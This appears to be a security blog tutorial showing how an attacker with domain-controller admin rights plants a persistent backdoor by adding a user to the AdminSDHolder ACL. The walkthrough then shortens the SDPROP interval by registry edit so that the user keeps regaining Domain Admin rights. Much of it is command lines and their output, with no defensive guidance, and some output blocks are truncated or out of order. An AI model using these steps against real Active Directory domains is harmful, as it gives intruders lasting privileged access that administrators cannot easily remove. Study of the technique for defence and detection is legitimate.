

Domain Persistence AdminSDHolder

June 6, 2020 By Raj Chandel

In this post, we will discuss the Persistence attack on Active Directory by abusing AdminSDHolder. This attack is an actual threat because of This attack leverage into another dynamic attack such as [DCSync Attack](#) and [Golden ticket Attack](#).

AdminSDHolder

Active Directory Domain Services uses AdminSDHolder, protected groups and Security Descriptor propagator (SD propagator or SDPROP for short) to secure privileged users and groups from unintentional modification. Unlike most objects in the Active Directory domain, which are owned by the Administrators group, AdminSDHolder is owned by the Domain Admins group.

The AdminSDHolder object has a unique Access Control List (ACL), which is used to control the permissions of security principals that are members of built-in privileged Active Directory groups. Every hour, a background process runs on the domain controller to compare manual modifications to an ACL and overwrites them so that the ACL matches the ACL on the AdminSDHolder object.

Read from [here](#) for more detail.

AdminSDHolder Persistence Attack

On compromised domain controller with administrator privilege, the attacker is capable to create a permanent backdoor for his future attack by abusing AdminSDHolder. With the help of this attack, we will be able to alter AdminSDHolder by adding a new user to its Access Control List.

Here we will try to add user Yashika into ACL of AdminSDHolder object in order to change privilege for user yashika. Current User yashika is a domain user as shown below.

```
C:\Users\yashika.IGNITE>net user yashika /domain ↩
The request will be processed at a domain controller for domain ignite.local.

User name                yashika
Full Name                yashika
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        [ 5/ ] 28/ ] 2020 1:44:29 PM
Password expires         Never
Password changeable      [ 5/ ] 29/ ] 2020 1:44:29 PM
Password required        Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               [ 5/ ] 28/ ] 2020 2:17:26 PM


Logon hours allowed      All

Local Group Memberships
Global Group memberships  *Domain Users
The command completed successfully.


C:\Users\yashika.IGNITE>
```

Follow the step to learn how an attacker can conduct AdminSDHolder attack.


1. **Navigate to Active Director User and Computers**
2. **Explore Menu > View> Advanced Features**



3. Explore System > AdminSDHolder > Properties



4. Add user to whom you want to give Full Permission. Here I have chosen user: “Yashika”



5. Give Full Permission by enabling All check box.

As we mention background process runs, by default, every sixty (60) minutes but default frequency for running Security Descriptor Propagator process could be changed by creating a REG_DWORD registry entry and setting the new frequency value.

This can be done on compromised DC by executing the following command inside command prompt which will reset Security Descriptor Propagator process for 3 minutes (300 as decimal & 12c as hexadecimal)


```
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFr
```

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
The operation completed successfully.

C:\Users\Administrator>gpupdate /force_
```


To ensure the fruitful result of the above command, explore the following path: **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters**




After three minutes we checked to identify for user “yashika” using net user command and notice Yashika has become the member of the domain admin group.


```
net user yashika /Domain
```

Even if the administrator tries to remove yashika form domain admin group then after 3 minute due to Security Descriptor Propagator process it will again add Yashika into Domain Admin Group.

```
C:\Users\yashika.IGNITE.000>net user yashika /domain   
The request will be processed at a domain controller for domain ignite.local.
```

```
User name                yashika  
Full Name                yashika  
Comment  
User's comment  
Country/region code     000 (System Default)  
Account active           Yes  
Account expires          Never  
  
Password last set       [ 6/ ] 1/ 2020 11:11:41 AM  
Password expires        Never  
Password changeable     [ 6/ ] 2/ 2020 11:11:41 AM  
Password required       Yes  
User may change password Yes  
  
Workstations allowed    All  
Logon script  
User profile  
Home directory  
Last logon              [ 6/ ] 1/ 2020 12:30:14 PM  
  
Logon hours allowed     All  
  
Local Group Memberships  
Global Group memberships *Domain Users  
The command completed successfully.
```

```
C:\Users\yashika.IGNITE.000>net group "domain admins" yashika /add /domain   
The request will be processed at a domain controller for domain ignite.local.  
  
The command completed successfully.
```

```
C:\Users\yashika.IGNITE.000>net user yashika /domain   
The request will be processed at a domain controller for domain ignite.local.
```

```
User name                yashika  
Full Name                yashika  
Comment  
User's comment  
Country/region code     000 (System Default)  
Account active           Yes  
Account expires          Never  
  
Password last set       [ 6/ ] 1/ 2020 11:11:41 AM  
Password expires        Never  
Password changeable     [ 6/ ] 2/ 2020 11:11:41 AM  
Password required       Yes  
User may change password Yes  
  
Workstations allowed    All  
Logon script  
User profile  
Home directory  
Last logon              [ 6/ ] 1/ 2020 12:30:14 PM  
  
Logon hours allowed     All  
  
Local Group Memberships  
Global Group memberships *Domain Users      *Domain Admins
```

Global Group Memberships

Domain Users

Domain Admins